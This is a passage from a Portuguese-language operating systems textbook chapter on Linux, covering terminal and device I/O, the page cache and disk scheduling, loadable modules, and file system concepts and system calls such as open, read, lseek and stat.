As primeiras quatro chamadas listadas na Figura 10.20 são usadas para estabelecer e obter a velocidade terminal. Chamadas diferentes são fornecidas para entrada e saída, pois alguns modems operam em velocidades diferentes. Por exemplo, antigos sistemas videotexto permitiam que as pessoas acessassem bancos de dados públicos com solicitações curtas de casa para o servidor a 75 bits/s com as respostas voltando a 1.200 bits/s. Esse padrão foi adotado em uma época em que 1.200 bits/s ida e volta era algo caro demais para o uso caseiro. Os tempos mudaram no mundo das transmissões em redes. Essa assimetria ainda persiste, com algumas companhias telefônicas oferecendo serviço de recepção de 20 Mbps e serviço de transmissão a 2 Mbps, muitas vezes sob o nome **ADSL** (**Asymmetric Digital Subscriber Line** — linha digital assimétrica de assinante).

As últimas duas chamadas na lista são para configurar e ler de volta todos os caracteres especiais usados para apagar caracteres e linhas, interromper processos e assim por diante. Além disso, eles habilitam e desabilitam o eco, lidam com o controle de fluxo e realizam outras funções relacionadas. Chamadas de funções de E/S adicionais também existem, mas elas são de certa maneira especializadas, então não vamos discuti-las mais. Além disso, ioctl ainda está disponível.

10.5.4 Implementação de entrada/saída no Linux

A E/S no Linux é implementada por uma coleção de drivers de dispositivos, um para cada tipo de dispositivo. A função dos drivers é isolar o resto do sistema das idiossincrasias do hardware. Ao fornecer interfaces padrão entre os drivers e o resto do sistema operacional, a maior parte de sistema de E/S pode ser colocada na parte independente de máquina do núcleo.

Quando o usuário acessa um arquivo especial, o sistema de arquivos determina os números de dispositivos maiores e menores pertencendo a ele e se ele é um arquivo de bloco especial ou um arquivo especial de caracteres. O número do dispositivo maior é usado para indexar em uma ou duas tabelas de espalhamento internas contendo estruturas de dados para dispositivos de bloco e de caracteres. A estrutura assim localizada contém ponteiros para os procedimentos para realizar uma chamada que abra, leia e escreva no dispositivo, e assim por diante. O número do dispositivo menor é passado como um parâmetro. Adicionar um novo tipo de dispositivo para o Linux significa adicionar uma nova entrada para uma dessas tabelas, assim como fornecer os procedimentos correspondentes para lidar com as várias operações no dispositivo.

Algumas das operações que podem ser associadas com diferentes dispositivos de caracteres são mostradas na Figura 10.21. Cada linha refere-se a um único dispositivo de E/S (isto é, um único driver). As colunas representam as funções que todos os drivers de

FIGURA 10.20 As principais chamadas POSIX para o gerenciamento de terminal.

Chamada a função	Descrição
s = cfsetospeed(&termios, speed)	Ajusta a velocidade de saída
s = cfsetispeed(&termios, speed)	Ajusta a velocidade de entrada
s = cfgetospeed(&termios, speed)	Obtém a velocidade de saída
s = cfgettispeed(&termios, speed)	Obtém a velocidade de entrada
s = tcsetattr(fd, opt, &termios)	Ajusta os atributos
s = tcgetattr(fd, &termios)	Obtém os atributos

FIGURA 10.21 Algumas das operações de arquivos para dispositivos de caracteres típicos.

Dispositivo	Open	Close	Read	Write	Ioctl	Outros
Null	null	null	null	null	null	...
Memória	null	null	mem_read	mem_write	null	...
Teclado	k_open	k_close	k_read	error	k_ioctl	...
Terminal	tty_open	tty_close	tty_read	tty_write	tty_ioctl	...
Impressora	lp_open	lp_close	error	lp_write	lp_ioctl	...

caracteres devem dar suporte. Também existem várias outras funções. Quando uma operação é realizada em um arquivo especial de caractere, o sistema indexa na tabela de espalhamento de dispositivos de caracteres para selecionar a estrutura apropriada, então chama a função correspondente para ter o trabalho realizado. Desse modo, cada uma das operações de arquivos contém um ponteiro para uma função contida no driver correspondente.

Cada driver é dividido em duas partes, que fazem parte do núcleo do Linux e executam em modo núcleo. A metade de cima executa no contexto do chamador e faz a interface com o resto do Linux. A metade de baixo executa no contexto de núcleo e interage com o dispositivo. Drivers têm permissão para fazer chamadas para procedimentos de núcleo para alocação de memória, gerenciamento de temporizador, controle de DMA e outras questões. O conjunto de funções do núcleo que pode ser chamado é definido em um documento denominado **Interface Driver-Núcleo**. A escrita de drivers do dispositivo para o Linux é abordada detalhadamente em Cooperstein (2009) e Corbet et al. (2009).

O sistema de E/S é dividido em dois componentes maiores: o tratamento de arquivos especiais de blocos e o tratamento de arquivos especiais de caracteres. Examinaremos cada um desses componentes.


O objetivo da parte do sistema que realiza E/S em arquivos especiais de blocos (por exemplo, discos) é minimizar o número de transferências que precisam ser feitas. Para alcançar esse objetivo, o Linux tem uma **cache** entre os drivers do disco e o sistema de arquivos, como ilustrado na Figura 10.22. Antes do núcleo 2.2, o Linux mantinha caches de buffer e de páginas completamente separadas, de maneira que um arquivo residindo em um bloco de disco poderia ser armazenado em ambas as caches. Versões mais novas do Linux têm uma cache unificada. Uma *camada de blocos genérica* contém esses componentes juntos, realiza as traduções necessárias entre os setores de disco, blocos, buffers e páginas de dados e capacita as operações neles.

A cache é uma tabela no núcleo para armazenamento de milhares dos blocos usados mais recentemente. Quando um bloco de um disco é necessário por qualquer que seja a razão (i-nodo, diretório, ou dados), uma verificação é feita para ver se ele está na cache. Se ele estiver, o bloco é tirado dali e um acesso de disco é evitado, resultando em grandes melhorias no desempenho do sistema.

Se o bloco não está na cache da página, ele é lido do disco e dali copiado para onde ele for necessário. Como a cache da página tem espaço somente para um número fixo de blocos, o algoritmo de substituição de páginas descrito na seção anterior é invocado.

A cache da página funciona tanto para escritas como para leituras. Quando um programa escreve um bloco, ele vai à cache, não ao disco. O daemon *pdflush* enviará o bloco para o disco no caso de a cache crescer acima de um valor especificado. Além disso, para evitar que os blocos fiquem tempo demais na cache antes de serem escritos para o disco, todos os blocos sujos são escritos para o disco a cada 30 segundos.

A fim de reduzir a latência de movimentos repetitivos da cabeça do disco, o Linux conta com um **escalonador de E/S**. O seu propósito é reordenar ou reunir solicitações de leitura/escrita para dispositivos de bloco. Há muitas variantes de escalonadores, otimizados para diferentes tipos de cargas de trabalho. O escalonador Linux básico é baseado no **escalonador do elevador original do Linux**. As operações do escalonador de elevador podem ser resumidas como a seguir: operações de disco são organizadas em uma lista duplamente encadeada, ordenada pelo endereço do setor da solicitação de disco. Novas solicitações são inseridas nessa lista de uma maneira ordenada. Isso evita movimentos de cabeça de disco repetidos com um alto custo. A lista de solicitações é subsequentemente *fundida*, de maneira que as operações adjacentes são emitidas via uma única solicitação de disco. O escalonador de elevador básico pode levar à inanição. Portanto, a versão revisada do escalonador de disco Linux inclui duas listas adicionais,

FIGURA 10.22 O sistema de E/S do Linux mostrando em detalhes um sistema de arquivos.

mantendo as operações de leitura ou escrita ordenadas por seus prazos finais. Os prazos finais padrão são 0,5 s para leituras e 5 s para escritas. Se um prazo final definido pelo sistema para a operação de escrita mais antiga estiver prestes a expirar, essa solicitação de escrita será servida antes de qualquer outra solicitação na lista principal duplamente encadeada.

Além dos arquivos de disco regulares, há também arquivos especiais de blocos, também chamados de **arquivos de blocos brutos**. Esses arquivos permitem que os programas acessem o disco usando números de blocos absolutos, sem levar em consideração o sistema de arquivos. Eles são usados mais seguidamente para atividades como paginação e manutenção do sistema.

A interação com dispositivos de caracteres é simples. Como os dispositivos de caracteres produzem ou consomem fluxos de caracteres, ou bytes de dados, o suporte para o acesso aleatório faz pouco sentido. Uma exceção é o uso de **disciplinas de linhas**. Uma disciplina de linha pode ser associada com um dispositivo terminal, representado através da estrutura *tty_struct*, e ele representa um interpretador para os dados trocados com o dispositivo terminal. Por exemplo, a edição de linhas locais pode ser feita (isto é, caracteres e linhas apagados podem ser removidos), retornos de carros podem ser mapeados em alimentações de linhas e outros processamentos especiais podem ser completados. No entanto, se um processo quer interagir com todos os caracteres, ele pode colocar a linha em modo bruto, caso em que a disciplina de linha será contornada. Nem todos os dispositivos têm disciplinas de linha.

A saída funciona de uma maneira similar, expandindo tabs para espaços, convertendo alimentações de linha em retornos de carro + alimentações de linha, adicionando caracteres de preenchimento seguindo retornos de carros em terminais mecânicos lentos, e assim por diante. Assim como a entrada, a saída pode passar pela disciplina de linhas (modo processado) ou contorná-la (modo bruto). O modo bruto é especialmente útil quando enviando dados binários para outros computadores através de uma linha serial e para outras GUIs. Aqui, nenhuma conversão é desejada.

A interação com **dispositivos de rede** é diferente. Embora os dispositivos de rede também produzam/consumam fluxos de caracteres, sua natureza assíncrona os torna menos adequados para a integração fácil sob a mesma interface que os outros dispositivos de caracteres. O driver de dispositivo de rede produz pacotes consistindo de múltiplos bytes de dados, junto com cabeçalhos de rede. Esses pacotes são então roteados através de uma série de drivers de protocolos, e em última análise passados para a aplicação do espaço usuário. Uma estrutura de dados fundamental é a estrutura de buffer de soquete, *skbuff*, que é usada para representar porções da memória preenchidas com dados do pacote. Os dados no buffer *skbuff* nem sempre começam no princípio do buffer. À medida que eles são processados por vários protocolos na pilha de rede, os cabeçalhos de protocolos podem ser removidos, ou adicionados. Os processos usuários interagem com dispositivos de rede através de sockets, que no Linux suportam o API soquete BSD original. Os drivers de protocolo podem ser contornados e o acesso direto ao

dispositivo de rede subjacente é habilitado através de *raw_sockets*. Apenas o superusuário pode criar soquetes brutos.

10.5.5 Módulos no Linux

Por décadas, drivers de dispositivos UNIX eram estaticamente ligados ao núcleo de maneira que eles estavam todos presentes na memória sempre que o sistema era inicializado. Dado o ambiente no qual o Linux cresceu, comumente minicomputadores departamentais e então estações de trabalho sofisticadas, com seus conjuntos pequenos e inalterados de dispositivos de E/S, esse esquema funcionava bem. Basicamente, um centro de computadores construía um núcleo contendo drivers para os dispositivos de E/S e isso era tudo. Se no ano seguinte o centro comprava um disco novo, ele ligava novamente o núcleo. Nada de especial.

Com a chegada do Linux na plataforma PC, subitamente tudo isso mudou. O número de dispositivos de E/S disponíveis no PC é muito maior do que em qualquer minicomputador. Além disso, embora os usuários do Linux tenham (ou possam conseguir facilmente) todo o código fonte, provavelmente a vasta maioria teria uma dificuldade considerável em acrescentar um driver, atualizar todas as estruturas de dados relacionadas ao driver de dispositivo, religar o núcleo e então instalá-lo como o sistema inicializável (sem mencionar lidar com o resultado de construir um núcleo que não inicializa).

O Linux solucionou esse problema com o conceito de **módulos carregáveis**. Esses são blocos de códigos que podem ser carregados no núcleo enquanto o sistema está executando. Mais comumente esses são drivers de dispositivos de bloco ou caracteres, mas eles também podem ser sistemas de arquivos inteiros, protocolos de rede, ferramentas de monitoramento de desempenho, ou qualquer coisa desejada.

Quando um módulo é carregado, várias coisas têm de acontecer. Primeiro, o módulo tem de ser realocado dinamicamente durante o carregamento. Segundo, o sistema precisa conferir para ver se os recursos que o driver necessita estão disponíveis (por exemplo, níveis de solicitação de interrupção) e se afirmativo, marcá-los como em uso. Terceiro, quaisquer vetores de interrupção que forem necessários precisam ser configurados. Quarto, a tabela de troca de driver apropriada tem de ser atualizada para lidar com o novo tipo de dispositivo principal. Por fim, é permitido ao driver executar para desempenhar qualquer inicialização específica de dispositivo que ele possa precisar. Uma vez que todos esses passos tenham sido completados, o driver é completamente instalado, do mesmo modo que qualquer driver instalado estaticamente. Outros sistemas UNIX modernos agora também suportam módulos carregáveis.

10.6 O sistema de arquivos Linux

A parte mais visível de qualquer sistema operacional, incluindo Linux, é o sistema de arquivos. Nas seções a seguir, examinaremos as ideias básicas por trás do sistema de arquivos Linux, as chamadas de sistema, e como o sistema de arquivos é implementado. Algumas dessas ideias são derivadas do MULTICS, e muitas delas foram copiadas pelo MS-DOS, Windows e outros sistemas, mas outras são únicas para sistemas baseados no UNIX. O projeto do Linux é especialmente interessante porque ele claramente ilustra o princípio de *O pequeno é belo*. Com um mecanismo mínimo e um número muito limitado de chamadas de sistema, o Linux mesmo assim proporciona um sistema de arquivos elegante e poderoso.

10.6.1 Conceitos fundamentais

O sistema de arquivos Linux inicial foi o sistema de arquivos do MINIX 1. No entanto, como ele limitava os nomes de arquivos a 14 caracteres (a fim de ser compatível com a Versão 7 do UNIX) e seu tamanho de arquivos máximo era 64 MB (o que era um exagero nos discos rígidos de 10 MB da sua época), havia um interesse em melhores sistemas de arquivos desde o início do desenvolvimento do Linux, que começou aproximadamente 5 anos após o lançamento do MINIX 1. A primeira melhoria foi o sistema de arquivos ext, que permitiu nomes de arquivos de 255 caracteres e arquivos de 2 GB, mas era mais lento que o sistema de arquivos MINIX 1, de maneira que a busca continuou por um tempo. Finalmente, o sistema de arquivos ext2 foi inventado, com nomes longos de arquivos, arquivos longos e melhor desempenho, e ele tornou-se o principal sistema de arquivos. No entanto, o Linux suporta várias dúzias de sistemas de arquivos usando a camada do Virtual File System (VFS — Sistema de arquivos virtual), descrito na próxima seção. Quando o Linux é ligado, uma escolha de quais sistemas de arquivos devem ser compilados no núcleo é oferecida. Outros podem ser carregados dinamicamente como módulos durante a execução, se necessário.

Um arquivo Linux é uma sequência de 0 ou mais bytes contendo informações arbitrárias. Nenhuma

distinção é feita entre os arquivos ASCII, arquivos binários, ou qualquer outro tipo de arquivos. O significado dos bits em um arquivo fica a cargo inteiramente do proprietário do arquivo. O sistema não se importa com isso. Nomes de arquivos são limitados a 255 caracteres e todos os caracteres ASCII exceto NUL são permitidos nos nomes dos arquivos, então um nome de arquivo consistindo de três retornos de carros é um nome de arquivo legal (mas não especialmente conveniente).

Por convenção, muitos programas esperam que os nomes de arquivos consistam de um nome base e uma extensão, separados por um ponto (que conta como um caractere). Desse modo, *prog.c* é tipicamente um programa C, *prog.py* é tipicamente um programa Python e *prog.o* é normalmente um arquivo objeto (saída de compilador). Essas convenções não são exigidas pelo sistema operacional, mas alguns compiladores e outros programas as esperam. As extensões podem ser de qualquer comprimento, e os arquivos podem ter múltiplas extensões, como em *prog.java.gz*, que é provavelmente um programa Java comprimido *gzip*.

Arquivos podem ser agrupados em diretórios por conveniência. Diretórios são armazenados como arquivos e até certo ponto tratados como tal. Diretórios podem conter subdiretórios, levando a um sistema de arquivos hierárquico. O diretório raiz é chamado / e sempre contém diversos subdiretórios. O caractere / também é usado para separar nomes de diretórios, de maneira que o nome */usr/ast/x* denota o arquivo *x* localizado no diretório *ast*, que em si está no diretório */usr*. Alguns dos principais diretórios próximos do topo das árvores são mostrados na Figura 10.23.

Há duas maneiras de se especificar nomes de arquivos no Linux, tanto para o shell e quando abrindo um arquivo de dentro de um programa. A primeira maneira é através de um **caminho absoluto**, que significa dizer como chegar ao arquivo começando no diretório raiz. Um exemplo de um caminho absoluto é */usr/ast/books/mos4/chap-10*. Isso diz para o sistema procurar

FIGURA 10.23 Alguns diretórios importantes encontrados na maioria dos sistemas Linux.

Diretório	Conteúdos
bin	Programas binários (executáveis)
dev	Arquivos especiais para dispositivos de E/S
etc	Arquivos diversos do sistema
lib	Bibliotecas
usr	Diretórios de usuários

no diretório raiz por um diretório chamado *usr*, então procurar por outro diretório, *ast*. Por sua vez, esse diretório contém um diretório *books*, que contém o diretório *mos4*, que contém o arquivo *chap-10*.

Nomes de caminhos absolutos são muitas vezes longos e inconvenientes. Por essa razão, o Linux permite aos usuários e processos que designem o diretório no qual eles estão trabalhando atualmente como o **diretório de trabalho**. Nomes de caminhos podem ser especificados em relação ao diretório de trabalho. Um nome de caminho especificado em relação ao diretório de trabalho é um **caminho relativo**. Por exemplo, se */usr/ast/books/mos4* é o diretório de trabalho, então o comando shell

```
cp chap-10 backup-10
```

tem exatamente o mesmo efeito que o comando mais longo.

```
cp /usr/ast/books/mos4/chap-10 /usr/ast/books/mos4/backup-10
```

Ocorre frequentemente que um usuário precise referir-se a um arquivo que pertence a outro usuário, ou pelo menos está localizado em outra parte na árvore de arquivos. Por exemplo, se dois usuários estão compartilhando um arquivo, ele estará localizado em um diretório pertencente a um deles, de maneira que o outro terá de usar um nome de caminho absoluto para referir-se a ele (ou mudar o diretório de trabalho). Se isso for longo o suficiente, pode tornar-se irritante ter de seguir digitando-o. O Linux fornece uma solução ao permitir que os usuários façam uma nova entrada de diretório que aponta para um arquivo existente. Essa entrada é chamada de ligação (**link**).

Como um exemplo, considere a situação da Figura 10.24(a). Fred e Lisa estão trabalhando juntos em um projeto, e cada um deles precisa acessar os arquivos do outro. Se Fred tem */usr/fred* como seu diretório de trabalho, ele pode referir-se ao arquivo *x* no diretório de Lisa como */usr/lisa/x*. Alternativamente, Fred pode criar uma nova entrada no seu diretório, como mostrado na Figura 10.24(b), após a qual ele pode usar *x* para significar */usr/lisa/x*.

No exemplo discutido há pouco, sugerimos que antes de realizar a ligação, a única maneira para Fred referir-se ao arquivo *x* de Lisa era usando o seu caminho absoluto. Na realidade, isso não é de fato verdadeiro. Quando um diretório é criado, duas entradas, . e .., são automaticamente feitas nele. A primeira refere-se ao diretório de trabalho em si. A segunda refere-se ao pai do diretório, isto é, o diretório no qual ele mesmo está

FIGURA 10.24 (a) Antes da ligação. (b) Depois da ligação.

listado. Desse modo, a partir de */usr/fred*, outro caminho para o arquivo *x* de Lisa é *../lisa/x*.

Além dos arquivos regulares, o Linux também suporta arquivos especiais de caracteres e arquivos especiais de blocos. Arquivos especiais de caracteres são usados para modelar dispositivos de E/S seriais, como teclados e impressoras. A abertura e leitura de */dev/tty* lê a partir do teclado; a abertura e leitura de */dev/lp* escreve para a impressora. Arquivos especiais em bloco, muitas vezes com nomes como */dev/hd1*, podem ser usados para ler e escrever partições de discos brutos sem levar em consideração o sistema de arquivos. Desse modo, uma busca para o byte *k* seguido por uma leitura começará lendo do *k*-ésimo byte na partição correspondente, ignorando completamente o *i*-nodo e estrutura de arquivos. Dispositivos em bloco brutos são usados para paginação e troca por programas que criam sistemas de arquivos (por exemplo, *mkfs*) e por programas que consertam sistemas de arquivos doentes (como *fsck*), por exemplo.

Muitos computadores têm dois ou mais discos. Em computadores de grande porte em bancos, por exemplo, frequentemente é necessário ter 100 ou mais discos em uma única máquina, a fim de conter os enormes bancos de dados necessários. Mesmo computadores pessoais muitas vezes têm pelo menos dois discos — um disco rígido e uma unidade ótica (por exemplo, DVD). Quando há múltiplas unidades de disco, surge a questão de como tratá-las.

Uma solução é colocar um sistema de arquivos autocontido em cada uma e apenas mantê-las separadas. Considere, por exemplo, a situação mostrada na Figura 10.25(a). Aqui temos um disco rígido, que chamaremos de *C*:, e um DVD, que chamaremos de *D*:. Cada um tem seu próprio diretório raiz e arquivos. Com essa solução, o usuário tem de especificar tanto o dispositivo quanto o arquivo quando qualquer outra coisa além do padrão for necessária. Por exemplo, para copiar um arquivo *x* para um diretório *d* (presumindo que *C*: seja o padrão), você digitaria

```
cp D:/x /a/d/x
```

Essa é a abordagem adotada por uma série de sistemas, incluindo Windows 8, que ele herdou do MS-DOS muito tempo atrás.


A solução Linux é permitir que um disco seja montado sobre a árvore de arquivos de outro disco. Em nosso exemplo, poderíamos montar o DVD no diretório */b*, resultando no sistema de arquivos da Figura 10.25(b). O usuário agora vê uma única árvore de arquivos, e não precisa mais estar ciente de qual arquivo reside em qual dispositivo. O comando de cópia acima agora torna-se

```
cp /b/x /a/d/x
```

exatamente o mesmo que ele seria se tudo estivesse no disco rígido em primeiro lugar.

Outra propriedade interessante do sistema de arquivos Linux é o **travamento** (locking). Em algumas aplicações, dois ou mais processos podem estar usando o mesmo arquivo ao mesmo tempo, o que pode levar a condições de corrida. Uma solução é programar a aplicação com regiões críticas. No entanto, se os processos pertencem a usuários independentes que nem conhecem uns aos outros, esse tipo de coordenação geralmente é inconveniente.

Considere, por exemplo, um banco de dados consistindo em muitos arquivos em um ou mais diretórios que são acessados por usuários não relacionados. Decerto, é possível associar um semáforo a cada diretório ou arquivo e conseguir a exclusão mútua fazendo que os processos realizem uma operação down no semáforo apropriado antes de acessar os dados. A desvantagem,

FIGURA 10.25 (a) Sistemas de arquivos separados. (b) Após a montagem.

no entanto, é que um diretório inteiro ou arquivo torna-se então inacessível, mesmo que apenas um registro seja necessário.

Por essa razão, POSIX fornece um mecanismo flexível e de granularidade fina para os processos travarem tão pouco quanto um único byte e tanto quanto um arquivo inteiro em uma operação indivisível. O mecanismo de travamento exige que o chamador especifique o arquivo a ser travado, o byte iniciador e o número de bytes. Se a operação for bem-sucedida, o sistema faz uma entrada de tabela observando que os bytes em questão (por exemplo, um registro de banco de dados) estão travados.

Dois tipos de travas são fornecidos: **travas compartilhadas** e **travas exclusivas**. Se uma porção de um arquivo já contém uma trava compartilhada, uma segunda tentativa para colocar uma trava compartilhada nele é permitida, mas uma tentativa de colocar uma trava exclusiva fracassará. Se uma porção de um arquivo contém uma trava exclusiva, todas as tentativas de travar qualquer parte daquela porção fracassarão até que a trava tenha sido liberada. A fim de colocar com sucesso uma trava, cada byte na região a ser travada tem de estar disponível.

Quando coloca uma trava, um processo precisa especificar se ele quer ser bloqueado ou não caso a trava não possa ser colocada. Se ele escolher ser bloqueado, quando a trava existente tiver sido removida, o processo é desbloqueado e a trava é colocada. Se o processo escolher não ser bloqueado quando ele não puder colocar uma trava, a chamada de sistema retorna imediatamente, com o código de *status* dizendo se a trava foi bem-sucedida ou não. Se ela não foi bem-sucedida, o chamador tem de decidir o que fazer em seguida (por exemplo, esperar e tentar de novo).

Regiões travadas podem sobrepor-se. Na Figura 10.26(a) vemos que o processo *A* colocou uma trava compartilhada nos bytes 4 até o 7 de algum arquivo. Mais tarde, o processo *B* coloca uma trava compartilhada nos bytes 6 até o 9, como mostrado na Figura 10.26(b). Por fim, o *C* trava os bytes 2 até o 11. Enquanto todas essas travas forem compartilhadas, elas podem coexistir.


Agora considere o que acontece se um processo tenta adquirir uma trava exclusiva para o byte 9 do arquivo da Figura 10.26(c), com uma solicitação para ser bloqueado se a trava falhar. Tendo em vista que duas travas anteriores cobrem esse bloco, o chamador será bloqueado e permanecerá assim até que ambos, *B* e *C,* liberem suas travas.

10.6.2 Chamadas de sistema de arquivos no Linux

Muitas chamadas de sistemas relacionam-se a arquivos e ao sistema de arquivos. Primeiro, examinaremos as chamadas de sistema que operam em arquivos individuais. Mais tarde examinaremos aquelas que envolvem diretórios ou o sistema de arquivos como um todo. Para criar um arquivo novo, pode ser usada a chamada creat. (Quando perguntaram certa vez a Ken Thompson se ele faria diferente se ele tivesse a chance de reinventar o UNIX, ele respondeu que escreveria creat como create dessa vez.) Os parâmetros proporcionam o nome do arquivo e o modo de proteção. Desse modo

```
fd = creat("abc", mode);
```

cria um arquivo chamado *abc* com os bits de proteção tirados de *mode*. Esses bits determinam quais usuários podem acessar o arquivo e como. Eles serão descritos mais tarde.

FIGURA 10.26 (a) Um arquivo com uma trava. (b) Acréscimo de uma segunda trava. (c) Uma terceira trava.

A chamada creat não apenas cria um novo arquivo, mas também o abre para a escrita. Para permitir que chamadas subsequentes do sistema acessem o arquivo, um creat bem-sucedido retorna um pequeno inteiro não negativo chamado de **descritor de arquivos**, *fd* no exemplo acima. Se um creat for feito em um arquivo existente, esse arquivo é truncado até o comprimento 0 e seus conteúdos descartados. Arquivos também podem ser criados usando a chamada open com os argumentos apropriados.

Agora vamos continuar examinando as principais chamadas do sistema de arquivos, que estão listadas na Figura 10.27. Para ler ou escrever em um arquivo existente, ele deve primeiro ser aberto chamando open ou creat. Essa chamada especifica o nome do arquivo a ser aberto e como ele deve ser aberto: para leitura, escrita ou ambos. Várias opções podem ser especificadas também. Como creat, a chamada para open retorna um descritor de arquivos que pode ser usado para leitura ou escrita. Depois disso, o arquivo pode ser fechado por close, o que disponibiliza o descritor de arquivos para ser reutilizado em um creat ou open subsequente. As chamadas creat e open sempre retornam o descritor de arquivos de numeração mais baixa que não está em uso no momento.

Quando um programa começa a executar da maneira padrão, os descritores de arquivos 0, 1 e 2 já estão abertos para a entrada padrão, saída padrão e erro padrão, respectivamente. Dessa maneira, um filtro, como o programa *sort*, pode apenas ler sua entrada do descritor de arquivos 0 e escrever sua saída para o descritor de arquivos 1, sem ter de saber quais arquivos eles são. Esse mecanismo funciona porque o shell arranja para que esses valores se refiram aos arquivos corretos (redirecionados) antes de o programa ser iniciado.

As chamadas mais comumente usadas são sem dúvida read e write. Cada uma tem três parâmetros: um descritor de arquivos (dizendo qual arquivo aberto ler ou escrever), um endereço de buffer (dizendo onde colocar os dados ou de onde tirá-los) e uma contagem (dizendo quantos bytes transferir). Isso é tudo. Trata-se de um projeto muito simples. Uma chamada típica é

```
n = read(fd, buffer, nbytes);
```

Embora quase todos os programas leiam e escrevam arquivos sequencialmente, alguns precisam ser capazes de acessar qualquer parte de um arquivo ao acaso. Associado com cada arquivo há um ponteiro que indica a posição atual no arquivo. Quando lendo (ou escrevendo) sequencialmente, em geral ele aponta para o próximo byte a ser lido (escrito). Se o ponteiro estiver em, digamos, 4.096, antes que 1.024 bytes sejam lidos, ele automaticamente será movido para 5.120 após uma chamada de sistema read bem-sucedida. A chamada lseek muda o valor do ponteiro de posição, de maneira que chamadas subsequentes para read ou write podem começar em qualquer parte no arquivo, ou mesmo além do seu término. Ela é chamada lseek para evitar confusão com seek, uma chamada hoje em dia obsoleta que anteriormente era usada em computadores de 16 bits para buscas.

FIGURA 10.27 Algumas chamadas de sistema relacionadas a arquivos. O código de retorno *s* é –1 se ocorrer algum erro; *fd* é um descritor de arquivo e *position* é um offset de arquivo. Os parâmetros são autoexplicativos.

Chamada de sistema	Descrição
fd = creat(nome, modo)	Uma maneira de criar um novo arquivo
fd = open(arquivo, como, ...)	Abre um arquivo para leitura, escrita ou ambos
s = close(fd);	Fecha um arquivo aberto
n = read(fd, buffer, nbytes)	Lê dados de um arquivo para um buffer
n = write(fd, buffer, nbytes)	Escreve dados de um buffer para um arquivo
posicao = lseek(fd, deslocamento, de-onde)	Move o ponteiro do arquivo
s = stat(nome, &buf)	Obtém a informação de estado do arquivo
s = fstat(fd, &buf)	Obtém a informação de estado do arquivo
s = pipe(&fd[0])	Cria um pipe
s = fcntl(fd, comando, ...)	Trava de arquivo e outras operações

Lseek tem três parâmetros: o primeiro é o descritor de arquivos para o arquivo; o segundo é a posição do arquivo; o terceiro diz se a posição do arquivo é relativa ao início do arquivo, a posição atual, ou o fim do arquivo. O valor retornado por lseek é a posição absoluta no arquivo após o ponteiro do arquivo ter sido modificado. De maneira ligeiramente irônica, lseek é a única chamada de sistema de arquivos que jamais causa uma busca de disco real, pois tudo o que ela faz é atualizar a posição do arquivo atual, que é um número na memória.

Para cada arquivo, o Linux controla o modo do arquivo (regular, diretório, arquivo especial), tamanho, horário da última modificação e outras informações. Os programas podem pedir para ver essa informação através da chamada de sistema stat. O primeiro parâmetro é o nome do arquivo. O segundo é um ponteiro para uma estrutura em que a informação solicitada deve ser colocada. Os campos na estrutura são mostrados na Figura 10.28. A chamada fstat é a mesma que stat exceto por ela operar em um arquivo aberto (cujo nome pode não ser conhecido) em vez de no nome do caminho.

FIGURA 10.28 Os campos retornados pela chamada de sistema stat.

Dispositivo onde está o arquivo
Número do i-nodo (qual arquivo do dispositivo)
Modo do arquivo (inclui informação de proteção)
Número de ligações para o arquivo
Identificação do proprietário do arquivo
